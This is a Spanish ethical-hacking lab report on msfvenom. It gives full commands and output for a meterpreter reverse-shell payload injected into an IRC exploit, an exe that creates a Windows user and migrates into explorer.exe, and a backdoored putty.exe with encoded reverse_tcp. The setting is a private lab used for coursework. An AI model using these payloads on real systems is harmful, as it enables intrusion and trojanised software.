
MSFVENOM



ERIC SERRANO MARIN HACKING ETICO CETI

Contenido

1.	Descarga el exploit para el servicio IRC de nuestra máquina vulnerable
Ub	untu. Agrega un nuevo payload generado con msfvenom y emplealo 2
2.	Genera un .exe que cree un usuario en Windows utilizando msfvenom. Este
payload debe migrar a otro proceso distinto5	
3.	Busca un programa .exe como pudiera ser un putty o un programa que
pudiera estar en la máquina objetivo Windows, envenenalo utilizando msfvenom	
par	ra que al usarlo se genere una Shell6

ERIC SERRANO MARÍN

 Descarga el exploit para el servicio IRC de nuestra máquina vulnerable Ubuntu. Agrega un nuevo payload generado con msfvenom y emplealo.

```
(kali@ kali)-[/usr/_/modules/payloads/singles/python]

s msfvenom -p python/meterpreter/reverse_http lhost=192.168.56.103 lport=4444

[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload

[-] No arch selected, selecting arch: python from the payload

No encoder specified, outputting raw payload

Payload size: 536 bytes

exec(_import__('codecs').getencoder('utf-8')('eNpNkN1Kw0AQhe/zFHu3G0k3u2ka2pRCKFLTR

ERRORPCyM/UrG6Z6W6Sxorvbqo1HgZmODMbh0/s6Gb/bdJ1id/LMQOA75sNYvYjGRnvQRqg6FfYOWZZM0lT83Kcp+FRC3Gk5/nnYmf7RVMOhA9Pir7gXMUsSZ6fVXgTTRjHOOyHLVDVQg8aJbV

UmihNLRZ2k/1fkojk2pWhWlhVk5Rghigl+MqAnl69Qt9jBG3USUmbujDJENlkh6laZaonWdQsSjQaGe0BbxH3Klkj3TWcLymxQA8W7cj3G2VgcrYSGnRpczueUYTuxYICCnFHQEgq1bZQYQ36

p0DzwzZYJRNFZTOKTtm1C1+ULj/JgTmcB5Wwa+qPc6+PzNrtKi9u5abK3YfK49l6C+6NpzGFYYXuklJXEHmv9A5T1fL4=')[0])))
```

Añadir el payload generado con msfvenom al exploit. Para este paso he descargado emacs para editar el payload, hay que tener en cuenta que no podemos pegar el payload como queramos, hay que adecuarlo, para ello he cogido el enlace entero, he hecho ALT+X y he sustituido todas las comillas simples 'por \', después he añadido f'`python -c " y " al final.



Esta conexión vamos a recibirla con Handler en msfconsole.

ERIC SERRANO MARÍN

Ponemos el lhost y el lport lo dejamos en 4444, ya que el exploit lo hemos puesto para ese puerto.


Ahora añadiremos el mismo payload que hemos usado con el msfvenom.

Le daremos a exploit y se pondrá a la espera.

```
msf6 exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://192.168.56.103:8080
```

MSFVENOM ERIC SERRANO MARÍN

Ahora vamos a usar el exploit con nuestro payload generado.



Como podemos observar nos ha dado un meterpreter.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
```

2. Genera un .exe que cree un usuario en Windows utilizando msfvenom. Este payload debe migrar a otro proceso distinto.

Vamos a crear un archivo ejecutable malicioso llamado "adduser.exe" y ocultar el ejecutable generado detrás de un proceso llamado "explorer.exe".


```
(kali⊕ kali)-[~]

Smfvenom -p windows/adduser USER-attacker PASS=Ataccker123! LHOST=192.168.56.103 LPORT=1234 prependmigrateprocess=explorer.exe prependmigrate = true -f exe > adduser.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 428 bytes
Final size of exe file: 73802 bytes
```

Pasamos el archivo con el comando scp



Observamos como al ejecutar se nos ha creado el usuario.



3. Busca un programa .exe como pudiera ser un putty o un programa que pudiera estar en la máquina objetivo Windows, envenenalo utilizando msfvenom para que al usarlo se genere una Shell.

Descargamos el archivo putty.exe.


Generamos nuestro payload.


```
(kali@ kali)=[~]
$ msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lpor
t=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1888768 bytes
Saved as: puttyX.exe
```

MSFVENOM ERIC SERRANO MARÍN


Podemos observar que la IP de mi máquina Windows es 192.168.56.102.

Lo mandamos a Windows.





Aunque más arriba enseño como paso el puttyX.exe en verdad he pasado otro más como prueba, ya que me estaba dando algún fallo.



Aquí un gif del momento en el que funciona: https://i.imgur.com/AH8zwyv.gif

He tenido el problema de usar **windows**/meterpreter/reverse_tcp para el payload con msfvenom, pero después con msfconsole poder el payload **python**/meterpreter/reverse_tcp.